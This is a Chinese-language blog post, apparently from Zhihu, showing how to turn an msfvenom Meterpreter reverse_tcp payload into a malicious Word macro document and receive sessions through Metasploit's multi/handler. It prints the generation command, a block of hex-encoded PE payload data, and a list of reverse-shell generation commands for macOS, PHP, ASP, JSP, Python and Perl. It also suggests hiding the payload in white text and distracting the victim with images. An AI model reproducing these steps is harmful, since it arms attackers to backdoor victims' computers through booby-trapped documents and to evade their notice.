

生成宏文档

生成命令：

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 -a x86 --platform Windows -e x86/shikata_ga_nai -i 5 -f vba-exe
```

生成的宏文档分成两部分，分别是MACRO CODE和PAYLOAD DATA。

打开准备的word文件，新建一个宏：




新建宏

将前面生成的MACRO CODE复制到新建的宏里面：

编辑word的宏

保存后，回到word编辑界面，将前面生成的PAYLOAD DATA复制进来：




Wmslomwlkx
&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H00&HFF&HFF&H00&H00&HB8
&H00&H00&H00&H00&H00&H00&H00&H40&H00&H00&H00&H00&H00&H00&H00&H00&H00
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H80&H00&H00&H00&H0E&H1F&HBA&H0E
&H00&HB4&H09&HCD&H21&HB8&H01&H4C&HCD&H21&H54&H68&H69&H73&H20&H70&H7
2&H6F&H67&H72&H61&H6D&H20&H63&H61&H6E&H6E&H6F&H74&H20&H62&H65&H20&H7
2&H75&H6E&H20&H69&H6E&H20&H44&H4F&H53&H20&H6D&H6F&H64&H65&H2E&H0D&H0
D&H0A&H24&H00&H00&H00&H00&H00&H00&H00&H50&H45&H00&H00&H4C&H01&H03&H
00&H0F&HFF&HCC&H0E&H00&H00&H00&H00&H00&H00&H00&H00&HE0&H00&H0F&H03&H
0B&H01&H02&H38&H00&H02&H00&H00&H00&H0E&H00&H00&H00&H00&H00&H00&H00&H
10&H00&H00&H00&H10&H00&H00&H00&H20&H00&H00&H00&H00&H40&H00&H00&H10&H
00&H00&H00&H02&H00&H00&H04&H00&H00&H00&H01&H00&H00&H00&H04&H00&H00&H
00&H00&H00&H00&H00&H00&H40&H00&H00&H00&H02&H00&H00&H46&H3A&H00&H00&H
02&H00&H00&H00&H00&H00&H20&H00&H00&H10&H00&H00&H00&H00&H10&H00&H00&H
10&H00&H00&H00&H00&H00&H00&H10&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H30&H00&H00&H64&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H2E&H74&H65&H78&H74&H00&H00&H00&H28&H00&H00&H00&H00&H10&H
00&H00&H00&H02&H00&H00&H00&H02&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H20&H00&H30&H60&H2E&H64&H61&H74&H61&H00&H00&H00&H
90&H0A&H00&H00&H00&H20&H00&H00&H00&H0C&H00&H00&H00&H04&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H20&H00&H30&HE0&H2E&H69&H
64&H61&H74&H61&H00&H00&H64&H00&H00&H00&H00&H30&H00&H00&H00&H02&H00&H
00&H00&H10&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
40&H00&H30&HC0&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&HB8&H00&H20&H40&H00&HFF&HE0&H90&HFF&H25&H38&H30&H40&H00&H
90&H90&H00&H00&H00&H00&H00&H00&H00&H00&HFF&HFF&HFF&HFF&H00&H00&H00&H0
0&HFF&HFF&HFF&HFF&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00

编辑word的内容

编辑完成后保存。至于这个word文档怎么发送给目标机器，这里就不展开了。

继续使用Metasploit中的handler模块，切换payload：



```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
set payload windows/meterpreter/reverse_tcp
```

设置参数后运行，当有用户打开前面制作的word，并成功运行那个hong后，就能收到session。

我再Windows+wps上尝试了一下激活宏，没有连接目标主机，metasploit也没获取到session。不清楚是Windows系统做了防护还是wps进行了识别，有知道原因的同学请评论告知一下。

有同学可能会说上上面这样制作宏文件一看就知道有问题，一点隐蔽性都没有。其实可以改变一下字体，比如改成白色，然后顶部加一些图片，让目标在看图片时消耗一些时间，以便在这段时间里完成后门设置。

其他

Msfvenom还能生成很多其他格式的带毒文件，比如mac、php、asp、python等，这里简单列举一下生成命令：

```
# mac
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho
# php
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php
# asp
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f aspx > shell.asp
# aspx
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f aspx > shell.aspx
# jsp
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp
# python
msfvenom -p python/meterpreter/reverser_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py
# perl
msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl
```

总结

Msfvenom是一个功能非常丰富的工具，但是通过Msfvenom生成的文件获取session其实只是第一步而已，后面还需要做很多后渗透测试的工作，往往需要和Metasploit一起使用。

发布于 2023-01-23 16:10 · IP 属地江苏

渗透测试